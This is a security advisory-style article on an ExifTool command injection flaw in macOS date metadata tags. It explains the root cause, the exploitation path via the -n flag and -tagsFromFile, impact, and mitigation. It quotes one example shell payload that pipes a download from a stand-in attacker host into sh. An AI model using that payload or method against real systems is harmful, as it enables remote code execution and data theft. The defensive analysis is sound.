Analyzing CVE-2026-3102: The Command Injection Vulnerability in ExifTool
A critical security flaw, tracked as CVE-2026-3102, has been disclosed in ExifTool, exposing macOS environments to arbitrary command execution. This vulnerability serves as a stark reminder of how subtle lapses in input sanitization within widely trusted utility tools can create significant entry points for attackers.
ExifTool is an industry-standard Perl library used extensively in media workflows to manipulate metadata within images, PDFs, and various multimedia formats. Because of its deep integration into automated ingestion pipelines and digital asset management (DAM) systems, a compromise in this utility can have cascading effects across an entire organization’s infrastructure.
This discovery is particularly notable as it echoes the mechanics of the previous CVE-2021-22204 vulnerability, once again highlighting the perennial challenge of improper input sanitization in complex file-parsing logic.
The technical root cause lies in the way ExifTool processes metadata tags specific to macOS file creation, such as FileCreateDate and MDItemFSCreationDate. Security researchers from Kaspersky’s Global Research and Analysis Team (GReAT) identified in early 2026 that these specific fields could be exploited on systems running ExifTool version 13.49 or earlier.
Internally, ExifTool constructs system commands by concatenating various variables into a single string. While the developers implemented sanitization for most inputs, a specific execution path left date-related metadata values unfiltered. When these values reach a system() call, they transition from mere data to executable code.
The exploit is activated through the use of the -n flag. This flag instructs ExifTool to operate in “raw” mode, bypassing the standard formatting and validation logic that would typically neutralize malicious characters. An attacker can embed a shell payload within a standard tag like DateTimeOriginal and then use the -tagsFromFile feature to move that payload into the vulnerable FileCreateDate field.
For example, a researcher can craft a file where the timestamp is actually a concatenated string containing shell metacharacters (e.g., ; curl http://attacker.com/malware | sh;). When the tool processes this file, the underlying OS interprets the injected string as a legitimate command instruction.

When the payload is triggered, the command executes with the same privilege level as the user running ExifTool. In automated environments, this could mean the attacker gains the permissions of a service account, enabling lateral movement, data exfiltration, or the deployment of persistent malware.
The difficulty in detecting such attacks lies in the “invisible” nature of the payload. Because the malicious instructions are buried within metadata, the image file itself remains visually intact and may pass through traditional antivirus or file-integrity scanners without suspicion.
Mitigation and Remediation
ExifTool developers have released a critical update in version 13.50 to resolve this flaw. The fix involves a fundamental shift in how the tool interacts with the operating system. Rather than building commands via string concatenation—which is inherently susceptible to injection—the updated version utilizes argument-based system calls. By passing parameters directly to the OS, the shell no longer interprets special characters as commands, effectively neutralizing the threat.
Recommended Actions:
- Immediate Update: Upgrade all instances of ExifTool to version 13.50 or higher.
- Audit Dependencies: Check third-party software, automated scripts, and containerized environments to ensure they are not using bundled, outdated versions of ExifTool.
- Sandboxing: When processing untrusted media from external sources, execute ExifTool within isolated environments such as sandboxes or minimal virtual machines to limit the blast radius of a potential exploit.
CVE-2026-3102 serves as a critical case study in secure software development. It reinforces the necessity of moving away from legacy command-construction patterns and adopting more robust, parameter-driven execution methods to protect against modern exploitation techniques.